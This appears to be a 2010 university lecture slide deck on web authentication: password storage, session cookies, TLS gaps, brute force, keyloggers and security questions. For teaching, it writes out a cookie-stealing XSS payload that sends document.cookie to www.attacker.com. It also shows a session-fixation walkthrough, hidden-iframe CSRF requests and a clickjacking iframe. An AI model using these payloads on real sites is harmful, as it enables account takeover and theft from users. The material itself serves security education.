

User authentication on the web

Joseph Bonneau

jcb82@cl.cam.ac.uk



**UNIVERSITY OF
CAMBRIDGE**

Computer Laboratory

Part II Security lecture
November 17, 2010

- 1 What are we trying to achieve?
- 2 What's done in practice
- 3 What goes wrong
- 4 Can we do better?

The web was not designed with authentication in mind



"On the Internet, nobody knows you're a dog."

©The New Yorker Collection, 1993 Peter Steiner
From cartoonbank.com. All rights reserved.

The web was not designed with authentication in mind

```
GET / HTTP/1.1
```

```
Host: www.cl.cam.ac.uk
```

128.28.2.138 → www.cl.cam.ac.uk

```
HTTP/1.1 200 OK
```

```
Content length: 7661
```

```
Content-Type: text/html
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
```

```
...
```

128.28.2.138 ← www.cl.cam.ac.uk

Authentication is used for many purposes

Joseph Bonneau

Wall Info Photos Boxes +

What's on your mind?

Attach: Options

Molly Fox
In these photos: Joseph Bonneau

Hail the MiniCleggs of Bratislava
Easter, part the first.
May 23 at 7:07pm - View album

Stella Nordhagen
In these photos: Joseph Bonneau

Holi Holi Holi
9 new photos
A (belated) celebration of colour!
May 18 at 4:53pm - View album

RECENT ACTIVITY

- Joseph is now friends with Michelle Russo Vinroe and Katie Haberman.
- Joseph attended Gates Distinguished Lecture. - Comment - Like
- Joseph and Noah Isserman are now friends. - Comment - Like

Information

Networks:
Cambridge Grad Student '11
Stanford Alum '06

Birthday:
July 17, 1984

Current City:
San Francisco, CA

Friends

664 friends See All

Brett Talbot Ryan Sill Tyler Jank

Chris Ching Bob Borek Katie Stenson

Persistent online identities

Authentication is used for many purposes

Quantity:

 **Add to Cart**

or

 **Buy now with 1-Click[®]**

Ship to:

Add gift-wrap/note

or


 **Add to Cart with
FREE Two-Day Shipping**

**Amazon Prime Free Trial
required. Sign up when you
check out. [Learn More](#)**


Add to Wish List ▼

Online linking to offline identity


Authentication is used for many purposes

 **CURRENT E-MAILS**


You have no subscriptions for Email newsletters.

 **MY ALERTS** [+ Create News Alert](#)

You have no alerts, use the "Create News Alert" link above to create one.

 **MY STOCK ALERTS** [+ Create Stock Alert](#)

You have no alerts, use the "Create Stock Alert" link above to create one.

 **COMMENT NOTIFICATIONS**

Receive a notification when your comment is posted or replied to by an NYTimes reporter. [SUBSCRIBE](#)

TODAY'S HEADLINES


TODAY'S HEADLINES [SUBSCRIBE](#)

DAILY
Get general top headlines or create a customized e-mail by selecting from the categories below.
[See Sample](#)

<input type="checkbox"/> U.S.	<input type="checkbox"/> Daily Featured Section	<input type="checkbox"/> Editorial
<input type="checkbox"/> Sports	<input type="checkbox"/> Business	<input type="checkbox"/> Technology
<input type="checkbox"/> Politics	<input type="checkbox"/> World	<input type="checkbox"/> NY Region
<input type="checkbox"/> Op-Ed	<input type="checkbox"/> Arts	

Customising online preferences

Authentication is used for many purposes



Frequency of password collection

Many requirements for “perfect” authentication

- 1 Secure
 - 1 Criminals (may know target)
 - 2 Malware
 - 3 Rogue servers
 - 4 Phishers
- 2 Low cost
 - 1 Easy for users
 - 2 Cheap for servers
 - 3 Easy to implement
 - 4 **Widely compatible**
- 3 Privacy-enabling
 - 1 Users choose to reveal identity
 - 2 Easy to create new identities
 - 3 Malicious sites get no information
- 4 Legal
 - 1 non-repudiable (sometimes)
 - 2 tracable (sometimes)

Talk outline

- 1 What are we trying to achieve?
- 2 What's done in practice**
- 3 What goes wrong
- 4 Can we do better?

Password enrolment

Choose a Password, which you'll also enter each time you use this service. Your password should be 5-15 characters in length and shouldn't include punctuation, symbol characters or spaces.

Important: We'll record your User Name and Password EXACTLY as you type them, so make a note if you enter in upper and lower case.

Wall Street Journal, 1996

Password enrolment

Please register to gain free access to WSJ tools.

First Name	Last Name
<input type="text"/>	<input type="text"/>
Email (your email address will be your login)	
<input type="text"/>	
Confirm Email	
<input type="text"/>	
Create a Password	Confirm Password
<input type="text"/>	<input type="text"/>

From time to time, we will send you e-mail announcements on new features and special offers from The Wall Street Journal Online.

[REGISTER NOW ▶](#)

[Why Register? ▼](#)

[Privacy Policy](#) | [Terms & Conditions](#)

Wall Street Journal, 2010

Password enrolment

```
<form method="post" action="user_enrol.cgi">
```

Create a username:

```
<input type="text" name="user"/> <br/>
```

Choose password:

```
<input type="password" name="pass"/> <br/>
```

```
<input type="submit" name="submit" />
```

```
</form>
```

128.28.2.138 ← <http://www.example.com/>

Password enrolment

```
POST user_enrol.cgi HTTP/1.1
```

```
Host: www.example.com
```

```
Content-Type: application/
```

```
x-www-form-urlencoded
```

```
Content-Length: 30
```

```
user=jcb82&pass=qwerty
```

128.28.2.138 → <http://www.example.com/>

Password enrolment

```
POST user_enrol.cgi HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Content-Length: 30
```



```
user=jcb82&pass=qwerty
```

128.28.2.138 → <https://www.example.com/>

Password storage

USER	PASS
jcb82	qwerty
rja14	d5bf"_)*(&()"\$
mgk25	i_love_fourier
...	...

Password storage

USER	PASS_HASH
jcb82	13e874694bc9
rja14	ddd87e9f571a
mgk25	5b72fba97e14
...	...

$$\text{PASS_HASH}_i = \text{SHA-256}(\text{password}_i)$$

Password storage

USER	SALTED_HASH	SALT
jcb82	cfea9edfe0bd...	0cb9...
rja14	9883078e2953...	1f13...
mgk25	a6b02ced143e...	b168...
...

$\text{salt}_i = \text{random}[0 : 64]$

$\text{SALTED_HASH}_i = \text{SHA-256}(\text{password}_i || \text{salt}_i)$

```
POST login.php HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Content-Length: 34
```



```
name=jcb82&pass=qwerty
```

128.28.2.138 → <https://www.example.com>

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie: user_id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie: auth=f0eb6a1bdf...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Content-Length: 0
```



128.28.2.138 ← <https://www.example.com>

```
GET /main.html HTTP/1.1
```

```
Host: www.example.com
```

```
Cookie: user_id=821183; auth=f0eb6a1bdff...
```

```
128.28.2.138 → http://www.example.com
```

Logout

```
POST logout.php HTTP/1.1  
Host: www.example.com  
Content-Type: application/  
x-www-form-urlencoded  
Content-Length: 0
```

128.28.2.138 → `www.example.com`

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie: user_id=0; path=/;
Set-Cookie: auth=0 path=/;
Content-Length: 0
```

128.28.2.138 ← www.example.com

Change my password

Change your password. Follow the instructions below.

Fields marked with * are mandatory

1 Enter password

Password rules:

Password must contain at least 7 characters

Password must contain at least 1 digit

Password must contain at least 1 letter

Password must not be the same as username

Password can not have 3 of the same consecutive characters, nor 4 of the same characters throughout.

*Old password

Please enter old Password.

*Password

*Re-enter password

2 Save my new password

Save and continue

Request a new password

If you have forgotten your password you can order a new one here.

Fields marked with * are mandatory.


*Username (e-mail address)

Please enter Username or Password.

1 How do you want to receive your new password?

- *Send out new password via email

2 Validation image



Are you still having problems with the letters?
Don't worry, we can help you. [Click here](#)

Enter the characters you see in the image into the field below.

If you can't see all the letters, just change the image by [clicking here](#)

3 Get new password

Hi jbonneau,

Someone requested that your Last.fm password be reset. If this wasn't you, there's nothing to worry about - simply ignore this email and nothing will change.

If you DID ask to reset the password on your Last.fm account, just click here to make it happen:

[http://www.last.fm/?id=<userid>
&key=<authentication-token>](http://www.last.fm/?id=<userid>&key=<authentication-token>)

Best Regards,
The Last.fm Team

- 1 What are we trying to achieve?
- 2 What's done in practice
- 3 What goes wrong**
 - 1 Technical failures (false authentication)**
 - 2 User interface failures
 - 3 Human memory failures
 - 4 Economic failures
 - 5 Technical failures (unintended authentication)
- 4 Can we do better?

Plaintext passwords sent over SMTP

Dear Joseph Bonneau,

You requested us to send you your EasyChair login information. Please use the following data to log in to EasyChair:

User name: jbonneau

Password: **qwerty**

Best regards,
EasyChair Messenger.

Password recovery, EasyChair

Insecure at-rest storage of passwords

Change Your Password (optional)

A Password must be at least 6 characters or longer, and may not include blank spaces, or the characters: <> " (A good example of a password: *RUGT_7*).

New Password:

Please note passwords are case sensitive.

Confirm Password:

29-50% of sites store passwords in the clear

Insecure at-rest storage of passwords

guardian.co.uk Search

News | Sport | Comment | Culture | Business | Money | Life & style | Travel | Environment

News > Technology > Technology blog

TECHNOLOGY BLOG



Previous Blog home Next

32.6m passwords may have been compromised in RockYou hack

RockYou, which provides widgets popular with MySpace and Facebook users, has been hacked and 32.6m users are being urged to change their passwords





rockyou

The Best Slideshow Ever!

Add music, videos, photos, music photos, instant posting, and more!

Create Now

FACEBOOK | MYSPACE | MSN | FRIENDSTER | ORkut | NEWS | MORE

slideshows | uploads/photos | profiles

gallery/text | funnotes | games

Part of the RockYou website

Posted by Jack Schofield Tuesday 15 December 2009 17:33 GMT guardian.co.uk

Technology
Hacking | Data and computer security | Cloud computing

Media
Social networking

More from Technology blog on

RockYou SQL injection hack January 2010

Incomplete TLS deployment

Please enter a new password

Email: facebook@ucam.preibusch.net

New Password: ?
(required)

Confirm Password:
(required)

Change Password

Keep me logged in

[Forgot your password?](#)

Email

Password

Login

Password

- Do not use the same password that you use for other online accounts.
- Your new password must be at least 6 characters in length.
- Use a combination of letters, numbers, and punctuation.
- Passwords are case-sensitive. Remember to check your CAPS lock key.

Old Password:

New Password:
(required)

Confirm Password:
(required)

Change Password

Sign Up

It's free and anyone can join

First Name:

Last Name:

Your Email:

New Password:

I am: **Select Sex:**

Birthday: **Month:** **Day:** **Year:**

Why do I need to provide this?

Sign Up

Incomplete TLS deployment

```
<form method="post"
action="https://www.example.com/user_login.cgi">

Username:
<input type="text" name="user" /> <br />

Password:
<input type="password" name="pass" /> <br />

<input type="submit" name="submit" />

</form>
```

Post-only TLS deployment

Incomplete TLS deployment

TLS Deployment	I	E	C	Tot.
Full	0.07	0.26	0.07	0.39
Full/POST	0.02	0.01	0.01	0.03
Inconsistent	0.09	0.04	0.03	0.17
None	0.15	0.03	0.23	0.41

Cookie theft post-TLS

The screenshot shows a browser window with the Facebook News Feed. The browser's address bar and tabs are visible at the top, including 'Firesheep - c...', 'twitter - Goo...', 'Gmail - [Meet...]', '(119) Twitter...', 'Top 150 Soci...', 'Hotmail - lwa...', and 'Facebook (3)'. The Facebook interface includes a search bar, navigation links for Home, Profile, and Account, and a left sidebar with a list of friends and a 'Stop Capturing' button. The main News Feed area displays several posts:

- Mike Mcallen**: Profile picture and name, with a link to 'Edit My Profile'.
- News Feed**: A section with a search bar containing 'What's on your mind?' and icons for Messages (60), Events, and Friends.
- Technology Lovin...**: A post with a 'See All' link.
- Game Requests**: A section with a 'More -' link and a count of 7.
- Friends on Chat**: A grid of small profile pictures.
- David Spark**: A video post titled 'Compilation video I shot at Staffing World 2010.' with a description: 'Recruiters at Staffing World Reveal Favorite Practices www.youtube.com'. It includes a video player and a 'Like' button.
- Melissa Kane**: A post mentioning 'Steve Miller: hey, thanks...i'm now addicted to boggle :)'.
- Marianne Mattson Paloncy**: A post titled 'Hahahaha!!! Can you say Dena Lohan?' with a URL: 'http://theclicker.todayshow.com/_news/2010/10/28/5366476-pat-ridges-mom-delivers-drunken-rant-about-dancing-the-hills'.

The right sidebar contains sections for 'Events', 'People You May Know' (listing Aaron McDougall and Dennis Hamilton), 'Sponsored' (Booming Business Tips), and 'Requests' (3 Page suggestions).

Firesheep

Cookie stealing via cross-site scripting



The screenshot shows a web browser window with the address bar containing the URL: `http://dynamic.espn.go.com/espn/bugs?url=http%3A//espn.go.com/college-football/`. The page header features the ESPN logo and the text "Report A Bug". The main content area contains the following text:

Thank you for helping us make ESPN the best Internet sports site in the world.

For technical support, feedback, bug reports or questions about ESPN, Insider or Fantasy logins, please use the form below. For questions about your Insider or Fantasy account, please call 1-888-549-ESPN.

Your submission will reference:
<http://espn.go.com/college-football/>

Please describe the bug:

Below this text is a large, empty text input field with a vertical scrollbar on the right side.

At the bottom of the form is a "Submit Report" button and a "CLOSE WINDOW" button with a small icon to its left.

Cookie stealing via cross-site scripting

```
Your submission will reference:<br/>  
http://www.espn.com/college-football
```

```
http://dynamic.espn.go.com/bugs?  
url=http://www.espn.com/college-football
```

Cookie stealing via cross-site scripting

```
Your submission will reference:<br/>
<script>
document.location =
"http://www.attacker.com/cookie-log.cgi?"
+ document.cookie
</script>
```

```
http://dynamic.espn.go.com/bugs?
url=%3Cscript%3E%0Adocument.location
+%3D%0A%22http%3A//www.attacker.com/cookie-
log.cgi%3F%22%0A%2B+document.cookie%0A%3C/script%3E
```

Session fixation

SID	UID	Other data
b3e9...	rja14	...

Server memory

```
GET / HTTP/1.1  
Host: www.example.com
```

128.28.2.138 → www.example.com

Session fixation

SID	UID	Other data
b3e9...	rja14	...
da4b...	∅	...

Server memory

```
HTTP/1.1 200 OK
Content length: 7661
Content-Type: text/html
Set-Cookie: SID=da4b...

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
...
```

128.28.2.138 ← www.example.com

Session fixation

SID	UID	Other data
b3e9...	rja14	...
da4b...	mgk25	...

Server memory

```
POST login.cgi HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Cookie: SID=da4b...
Content-Length: 32

user=mgk25&pass=i_love_fourier
```

128.28.2.138 → www.example.com

Session fixation

SID	UID	Other data
b3e9...	rja14	...
da4b...	mgk25	...
33c4...	∅	...

Server memory

```
HTTP/1.1 200 OK
Content length: 7661
Content-Type: text/html
Set-Cookie: SID=33c4...

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
...
```

attacker ← www.example.com

Session fixation

SID	UID	Other data
b3e9...	rja14	...
da4b...	mgk25	...
33c4...	∅	...

Server memory

Hey man!

Check this video out:

<http://www.example.com/?SID=33c4...>

attacker → jcb82@cl.cam.ac.uk

Session fixation

SID	UID	Other data
b3e9...	rja14	...
da4b...	mgk25	...
33c4...	∅	...

Server memory

```
GET /?SID=33c4... HTTP/1.1  
Host: www.example.com
```

128.28.2.138 → www.example.com

Session fixation

SID	UID	Other data
b3e9...	rja14	...
da4b...	mgk25	...
33c4...	∅	...

Server memory

```
HTTP/1.1 200 OK
Content length: 7661
Content-Type: text/html
Set-Cookie: SID=33c4...

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
...
```

128.28.2.138 ← www.example.com

Session fixation

SID	UID	Other data
b3e9...	rja14	...
da4b...	mgk25	...
33c4...	jcb82	...

Server memory

```
POST login.cgi HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Cookie: SID=33c4...
Content-Length: 22

user=jcb82&pass=qwerty
```

128.28.2.138 → www.example.com

Session fixation

SID	UID	Other data
b3e9...	rja14	...
da4b...	mgk25	...
33c4...	jcb82	...

Server memory

```
POST transfer_money.cgi HTTP/1.1
Host: bank.example.com
Content-Type: application/
x-www-form-urlencoded
Cookie: SID=33c4...
Content-Length: 22
```

```
transfer_amount=10000&transfer_target=attacker
```

attacker → www.example.com

Weak cookies

SID	UID	Other data
3943412586	rja14	...
3943412587	mgk25	...
3943412588	jcb82	...
...

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

SID	UID	Other data
2010-11-15T12:06:43	rja14	...
2010-11-15T12:07:38	mgk25	...
2010-11-15T12:08:11	jcb82	...
...

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

SID	UID	Other data
H(2010-11-15T12:06:43)	rja14	...
H(2010-11-15T12:07:38)	mgk25	...
H(2010-11-15T12:08:11)	jcb82	...
...

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

$$\text{COOKIE}_i = i || \text{crypt}(i || K_{\text{daily}})$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

$$\text{COOKIE}_i = i || \text{crypt}(i || K_{\text{daily}})$$

$\text{COOKIE}_{\text{jbonneau}} = \text{jbonneau7c19f550a775b614}$

$\text{COOKIE}_{\text{jbonneau1}} = \text{jbonneau17c19f550a775b614}$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

$$\text{COOKIE}_i = i || \text{crypt}(i || K_{\text{daily}})$$

$\text{COOKIE}_{\text{jbonnea}} = \text{jbonneac6ceb34c403d1f6d}$

$\text{COOKIE}_{\text{jbonneaN}} = \text{jbonneaNc6ceb34c403d1f6d}$

$\text{COOKIE}_j = \text{j938c00d2f12c73a4}$

$\text{COOKIE}_{\text{jNov201999}} = \text{jNov201999938c00d2f12c73a4}$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

$$\text{COOKIE}_i = i || t || \text{MAC}_k(i || t)$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

$$\text{COOKIE}_i = i || t || \text{MAC}_k(i || t)$$

$$\begin{aligned} & \text{COOKIE}_{\text{jcb82}}(1\text{-Dec-2010}) \\ & = \\ & \text{jcb821-Dec-20105ca57512f4db8fd18254adce9b8ef438} \\ & = \\ & \text{COOKIE}_{\text{jcb8}}(21\text{-Dec-2010}) \end{aligned}$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Cross-site request forgery

```
<iframe name="csrf"  
width="0" height="0" frameborder="0"  
src="http://bank.example.com/transfer?  
&amount=1000000&to=attacker">  
</iframe>
```

Cross-site request forgery

```
<iframe name="csrf"  
width="0" height="0" frameborder="0"  
src="http://twitter.com/share/update?  
status=i%20got%20pwned">  
</iframe>
```

Request for Permission

FarmVille is requesting permission to do the following:



Access my basic information

Includes name, profile picture, gender, networks, user ID, list of friends, and any other information I've shared with everyone.



Access my profile information

Birthday and Current City



FarmVille



By proceeding, you agree to the FarmVille [Terms of Service](#) and [Privacy Policy](#) · [Report Application](#)

Logged in as (Not You?)

Allow

Leave Application

http://www.facebook.com/connect/uisever.php?app_id=102452128776

Clickjacking

```
<iframe name="csrf"  
width="0" height="0" frameborder="0"  
src="http://www.facebook.com/connect/  
uiserver.php?app_id=102452128776"  
  
style="opacity: 0; filter: alpha(opacity=0);  
position: absolute;top: -170px;left: -418px;">  
</iframe>  
  

```




**Want 2 C
Something
Hot?**

Click da'button, baby!




Clickjacking




- 1 What are we trying to achieve?
- 2 What's done in practice
- 3 What goes wrong**
 - 1 Technical failures (false authentication)
 - 2 User interface failures**
 - 3 Human memory failures
 - 4 Economic failures
 - 5 Technical failures (unintended authentication)
- 4 Can we do better?

No trusted path between users and browser



(a) Hand tracking analysis. Rectangles identify regions in movement. Black rectangles are used for movements in the hands regions, grey rectangles for keys, white rectangles for regions where both hand and key movement happens. These rectangles identify likely key pressings.



(b) Key pressing analysis. Using occlusion-based techniques, the analysis determines keys that are not pressed, which are represented by the dark polygons.

Balzarotti et al. 2008

No trusted path between users and browser



Hardware keylogger, US\$36

No trusted path between users and browser

SC-KeyLog PRO - Current logfile of local host

Time: 12:01:05 19:39:49
Event: Process started
File: C:\WINDOWS\system32\cmd.exe

Filters active | Line 1 | 11 lines | Host: win2


Time	Process	Details
02-10-04 20:56:09	Sandra - Gesprek	do you want to go out tonight?
02-10-04 20:56:30	Sandra - Gesprek	i want you body
02-10-04 20:57:20	Sandra - Gesprek	i will pick you up
02-10-04 20:57:25	Sandra - Gesprek	see you << at eight
02-10-04 20:57:36	Sandra - Gesprek	by love<<<
02-10-04 20:57:44	Sandra - Gesprek -> MSN Messenger	OK (BTNNCL3Q)
02-10-04 20:57:49	Process started	C:\Program Files\Internet Explorer\iexplore.exe
02-10-04 20:57:53	MSN NL Homepage - Microsoft Internet Explorer	<ALT>dwww.google.nl
02-10-04 20:57:57	MSN NL Homepage - Microsoft Internet Explorer	http://www.google.nl
02-10-04 20:58:04	Google - Microsoft Internet Explorer	porn
02-10-04 20:58:07	Google - Microsoft Internet Explorer	http://www.google.nl/search?hl=nl&file=UTIF-8q=ponr=&
02-10-04 20:58:15	Google zoelers; porn - Microsoft Internet Explorer	http://www.pornbot.com/
02-10-04 20:58:36	PornBot's Porn Links - Microsoft Internet Explorer	http://www.google.nl/search?hl=nl&file=UTIF-8q=ponr=&
02-10-04 20:58:43	Google zoelers; porn - Microsoft Internet Explorer	http://www.pornfile.com/
02-10-04 20:58:51	Persian Kitty's Adult Links - www.persiankitty.com - ...	http://www.pornfile.com/pk4cheatingeves/
02-10-04 20:58:57	Unkrltd - Microsoft Internet Explorer	http://www.persiankitty.com/
02-10-04 20:59:05	Warning - Microsoft Internet Explorer	http://www.2000-sev.com/cant/cant.html
02-10-04 20:59:09	Process ended	C:\Program Files\Internet Explorer\iexplore.exe
02-10-04 20:59:17	Log Off Windows	Log Off (BTNNCL3Q)
02-10-04 20:59:17	Process ended	C:\WINDOWS\explorer.EXE
02-10-04 20:59:17	Process ended	C:\Program Files\MSN Messenger\msnmgr.exe
02-10-04 20:59:18	User login	User soft_central logs off from domain WIN2
02-10-04 20:59:18	Log ended	
02-10-04 20:59:46	System shutdown	
02-10-04 21:00:37	Process started	[?]?C:\WINDOWS\system32\winlogon.exe
02-10-04 21:00:37	System started	
02-10-04 21:00:42	Log On to Windows	
02-10-04 21:00:43	User login	smiletime
02-10-04 21:01:05	Process started	User m2 logs on to domain WIN2
02-10-04 21:01:05	Log started	C:\WINDOWS\system32\ipconfig.exe
02-10-04 21:01:05	Process started	Log started at host "WIN2" with logged on user "m2"
02-10-04 21:01:06	Process started	C:\WINDOWS\explorer.EXE
02-10-04 21:01:06	Process started	C:\Program Files\Soft-Central\SC-QuickStart\SC-QuickStart.exe
02-10-04 21:01:06	Process started	C:\Program Files\Network Associates\VirusScan\SHSTAT.EXE
02-10-04 21:01:27	Start Menu	<Left Windows>
02-10-04 21:02:10	Process started	C:\Program Files\Internet Explorer\iexplore.exe
02-10-04 21:02:19	http://www.google.nl - Microsoft Internet Explorer	http://www.google.nl/
02-10-04 21:02:20	Google - Microsoft Internet Explorer	<ALT>dwww.s<e><<gmail.com
02-10-04 21:02:26	Google - Microsoft Internet Explorer	https://gmail.google.com/?dest=http%3A%2F%2Fgmail.google

System Information

- WIN2
- General
- Operating System
 - Platform: Windows XP Proles
 - OS build number: 2600
 - Revision: Service Pack 2
- Processor
 - Type: Intel Pentium - 2391MHz
 - Identifier: x68 Family 15 Mod
 - Vendor Identifier: GenuineInt
 - Coprocessor: present
 - Processors count: 1
 - Revision: 516
 - Level: 15
 - Page Size: 4096
- Memory
- Disks
- Network
 - Hostname: WIN2
 - NIC 0
 - NIC 1
 - NIC 2
- Groups and users
 - Administrators (3)
 - Backup Operators (0)
 - Guests (1)
 - Network Configuration Operat
 - Power Users (0)
 - Remote Desktop Users (0)
 - Replicator (0)
 - Users (3)
 - Debugger Users (1)

Software keylogger, US\$49.50

No trusted path between users and browser



Phishing (Firefox)

- 1 What are we trying to achieve?
- 2 What's done in practice
- 3 What goes wrong**
 - 1 Technical failures (false authentication)
 - 2 User interface failures
 - 3 Human memory failures**
 - 4 Economic failures
 - 5 Technical failures (unintended authentication)
- 4 Can we do better?

Brute-force attacks

123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael

The following errors were encountered

- You are only permitted to make four login attempts every 1 minute(s)

[Return to Previous Page](#)

Rate limiting (Truthdig)

Sign In

Too many tries!

If you forgot your password, you can [get help finding it](#), or you can [open a new account](#).

Forced reset (Cafe Press)

Brute-force attacks

Log in

Don't have an account? [Create one.](#)

To help protect against automated password cracking, please enter the words that appear below in the box ([more info](#)):

signsowned

Username:

Password:

Remember me (up to 30 days)

CAPTCHA restrictions (Wikipedia)


Brute-force attacks

countermeasure	I	E	C	Tot.
CAPTCHA	0.07	0.01	0.01	0.09
timeout	0.01	0.01	0.01	0.03
reset	0.01	0.02	0.01	0.03
none	0.25	0.29	0.31	0.84

Brute-force attacks

limit	I	E	C	Tot.
3	0.02	0.00	0.00	0.02
4	0.01	0.01	0.00	0.01
5	0.02	0.01	0.03	0.06
6	0.01	0.01	0.00	0.03
7	0.01	0.00	0.00	0.01
10	0.01	0.00	0.00	0.01
15	0.01	0.00	0.00	0.01
20	0.00	0.01	0.00	0.01
25	0.01	0.00	0.00	0.01
> 100	0.25	0.29	0.31	0.84

Brute-force attacks




Personal knowledge questions

What is your oldest sibling's middle name?

Continue

Cancel

Personal knowledge questions




- Web search
 - Used against Sarah Palin in 2008
- Public records
 - Griffith et. al: 30% of individual's mother's maiden names
- Social engineering
- Dumpster diving, burglary
- Acquaintance attacks
 - Schecter et. al: ~ 25% of questions guessed by friends, family

Personal knowledge questions

- 70% of answers are proper names (Just et al. 2008)
 - 25% surname
 - 10% forename
 - 15% pet name
 - 20% place name
- Most others are trivially insecure
 - What is my favourite colour?
 - What is the worst day of the week?

